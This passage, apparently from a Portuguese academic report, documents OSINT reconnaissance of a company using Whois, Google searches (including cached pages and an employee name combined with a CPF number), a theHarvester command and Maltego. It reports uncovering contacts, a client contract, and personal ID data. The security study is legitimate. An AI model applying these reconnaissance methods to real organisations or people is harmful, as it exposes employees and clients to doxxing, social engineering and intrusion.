Utilizando uma consulta simples com o nome da empresa em aspas duplas, o buscador Google realizou a varredura da palavra completa (sem buscar partes das palavras individuais), com o objetivo de trazer referencias, evitando fontes não referentes, em toda a Internet. Na Figura 4.2 apresentam-se os resultados do buscador, é possível obter dados da Empresa, como um possível domínio, endereço, foto de localização, localização, telefones fixos de filiais e uma área de *login* e senha para acesso ao sistema.

---

[14] https://whois.icann.org/pt


[15] https://www.google.com/

[16] https://github.com/laramies/theHarvester


[17] https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php

Para os próximos resultados, os termos foram oriundos de resultados fornecidos pela ferramenta Whois (Figura 4.1).

Figura 4.1 – Retorno da consulta na ferramenta Whois: (a) dados dos responsáveis da empresa e (b) dados do segundo domínio




(a)




(b)

Fonte: Adaptada dos resultados de Whois


Figura 4.2 – Levantamento de informações usando o buscador Google: (a) resultados geral da busca, (b) acesso ao site da empresa, filtrado pelo buscador e (c) dados de telefones, endereços e ramo da empresa em seu site sugerido pelo buscador



(a)



(b)




(c)

Fonte: Adaptada de Google.com

A Figura 4.3 ilustra o resultado da busca ao site Google.com, passando os dados do nome da empresa e o nome do funcionário responsável pelo domínio, o primeiro resultado é um documento de um contrato com um cliente da empresa.


Figura 4.3 – Busca ao Google passando os dados: nome da empresa e do funcionário



Fonte: Adaptada de Google.com

A Figura 4.4 mostra dados de *e-mail* contidos em um documento obtido através de uma consulta no buscador do Google, enquanto a Figura 4.5 ilustra dados como telefones e endereço da empresa de filiais de outras cidades.


Figura 4.4 – Acesso a um documento obtido pela consulta no Google



Fonte: Google.com


Também no documento são encontrados dados dos celulares da empresa, tanto na sede como das filiais. O resultado é apresentado na Figura 4.6. Foi necessário utilizar o recurso em cache (Figura 4.7), uma vez que o Google armazena dados antigos de páginas, mesmo que o *site* atualize, ainda se poder recuperar dados antigos.

Figura 4.5 – Dados de telefones e endereços de filiais e sede da empresa



Fonte: Adaptada de Google.com

Figura 4.6 – Busca do nome do funcionário concatenado com o CPF




Fonte: Adaptada de Google.com

Na Figura 4.7a observa-se o contrato entre contratante e contratado, e a Figura 4.7b ilustra dados pessoais, nome completo, endereço, RG e CPF, por exemplo.

Figura 4.7 – Dados de contratos encontrados em Google: (a) em cache e (b) dados pessoais presentes no contrato

(a)




(b)

Fonte: Adaptada de Google.com

4.1.1.3 Resultados da Ferramenta TheHarvester


A Figura 4.8 ilustra a busca realizada em um domínio da empresa com o tamanho máximo de resultado igual a 100 e por último qual seria o serviço de busca que seria utilizado, o escolhido foi o Google. O comando utilizado foi “theharvester –d domínio.com.br –l 100 –b google”. A Figura 4.9 ilustra que não houveram dados encontrados.

Figura 4.8 – Ferramenta TheHarvester, executando uma busca de e-mails relacionados ao domínio



Fonte: Adaptada dos resultados de TheHarvester

Figura 4.9 – Retorno do comando da ferramenta TheHarvester




Fonte: Adaptada dos resultados de TheHarvester

4.1.1.4 Resultados da Ferramenta Maltego

Primeiramente, adicionou-se um elemento de domínio, visando realizar a busca sobre o domínio da Empresa. A Figura 4.10 ilustra os resultados de um possível *dns* que provavelmente possui alguma relação com o domínio, as setas definem uma relação entre eles.


Figura 4.10 – Interface da ferramenta Maltego em busca por domínio



Fonte: Adaptada de Maltego

Na Figura 4.11 ilustra a solicitação da ferramenta quanto à busca para a rede social Twitter.

Figura 4.11 – O software solicita uma conta de rede social para aprofundar as buscas




Fonte: Maltego


A Figura 4.12a ilustra dados de domínios e pessoas que possam estar ligadas ao domínio principal. Já Figura 4.12b ilustra o retorno da busca de *e-mails*, localização e pessoas

relacionadas ao domínio, enquanto na Figura 4.12c têm-se os resultados de redes sociais com relação aos nomes de pessoas que estão provavelmente relacionadas ao domínio da Empresa.

Figura 4.12 – Resultados de busca na ferramenta Maltego: (a) retorno de dados possivelmente relacionados ao domínio, (b) dados de possíveis domínios correlacionados e *e-mails* e (c) redes sociais de pessoas relacionadas ao domínio




(a)



(b)

Figura 4.12 (continuação)

